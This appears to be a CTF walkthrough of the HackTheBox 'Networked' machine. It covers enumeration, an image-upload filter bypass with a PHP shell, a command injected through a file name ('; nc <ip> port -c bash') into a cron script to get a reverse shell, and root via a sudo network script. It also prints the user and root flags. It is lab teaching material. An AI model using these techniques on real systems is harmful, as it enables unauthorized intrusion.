WALKTHROUGH
On
NETWORKED HACKTHEBOX


++CREATED BY: humurabbi

++PROFILE LINK : https://www.hackthebox.eu/home/users/profile/47509


>===INITIAL ENUMERATION AND USER===<

- Starting with nmap scan


- We find two ports open with openssh and apache webserver, both are latest versions hence no major exploits will be avalaible and therefore we proceed to webserver for enumeration.




- We also perform directory brute force using gobuster.




- We take a look at those files and directories we found specially /backup.




- On exctracting the tar file we find source codes of all files present on server. We analyse the code of upload.php to check if we can bypass upload restrictions for a shell.




- We see that upload.php calls check_file_type function present in lib.php which further calls file_mime_type function which is also present in lib.php. It calls some of function of the standard library in php which uses magic bytes to check whether it is an image.It can easily be bypassed by appending magic bytes at beginning of file. Futher checks are performed which validates the extension of file. So we take our shell.php file and rename it to shell.php..jpg and then while uploading, capture the request using burp and append magic bytes. (GIF89a;)



- Our file is successfully uploaded. Now we proceed to photos.php to view our uploaded files.




- We see our file is succesfully uploaded. We right click to view our image and see that our shell is running perfectly.



- We use it for reverse shell as www-data.


- After enumerating home directory of user guly we see that a php script is running as a cronjob which could be used to gain shell as that user. Lets look at code check_attack.php.



```
bash-4.2$ ls
ls
check_attack.php  crontab.guly  user.txt
bash-4.2$ cat check_attack.php
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
bash-4.2$
```

- We see that it scans for files in upload and validates ip. If file is malicious it removes the file , but we notice that it directly copies the filename without “ quotes so if we create a file with name as ‘; nc <ip> port -c bash’ than the actual command executed by script would be:
“nohup /bin/rm -f $path; nc <ip> port -c bash > /dev/null 2>&1 &”

- And we wait for reverse shell and grab user.txt.



```
File  Edit  View  Search  Terminal  Tabs  Help
root@alpha: ~/Downloads/htb  root@alpha: ~/Downloads/ht...  root@alpha: /var/www/html  root@alpha: ~/Downloads  root@alpha: ~/Downloads/ht...  guly@networked:~
[guly@networked ~]$ ls -alh
total 28K
drwxr-xr-x. 2 guly guly 159 Aug 26 21:07 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
[guly@networked ~]$ cat user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$ cd /r
root/ run/
[guly@networked ~]$ cd /root/
bash: cd: /root/: Permission denied
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

User flag : *526cfc2305f17faaacecf212c57d71c5*

>===PRIVILEDGE ESCALATION===<

- We check for the priviledges that user have. We see that it have permission to run changename.sh script as root without password. We look at the code of the script.

- It is a simple script that takes the values from input and create a network interface file and then use ifup command. But problem in the script is it whitelists a space(“ “) in validating input so we can enter values like ‘hi hello’ for any parameter and when the ifup command is executed, it runs the created file as a bash script importing the variables from it. But the bash file treats anything followed by space as a command so providing input like ‘hi bash’ for any variable executes bash command, which eventually gives us root shell.

Root flag: *0a8ecda83f1d81251099e8ac3d0dcb82*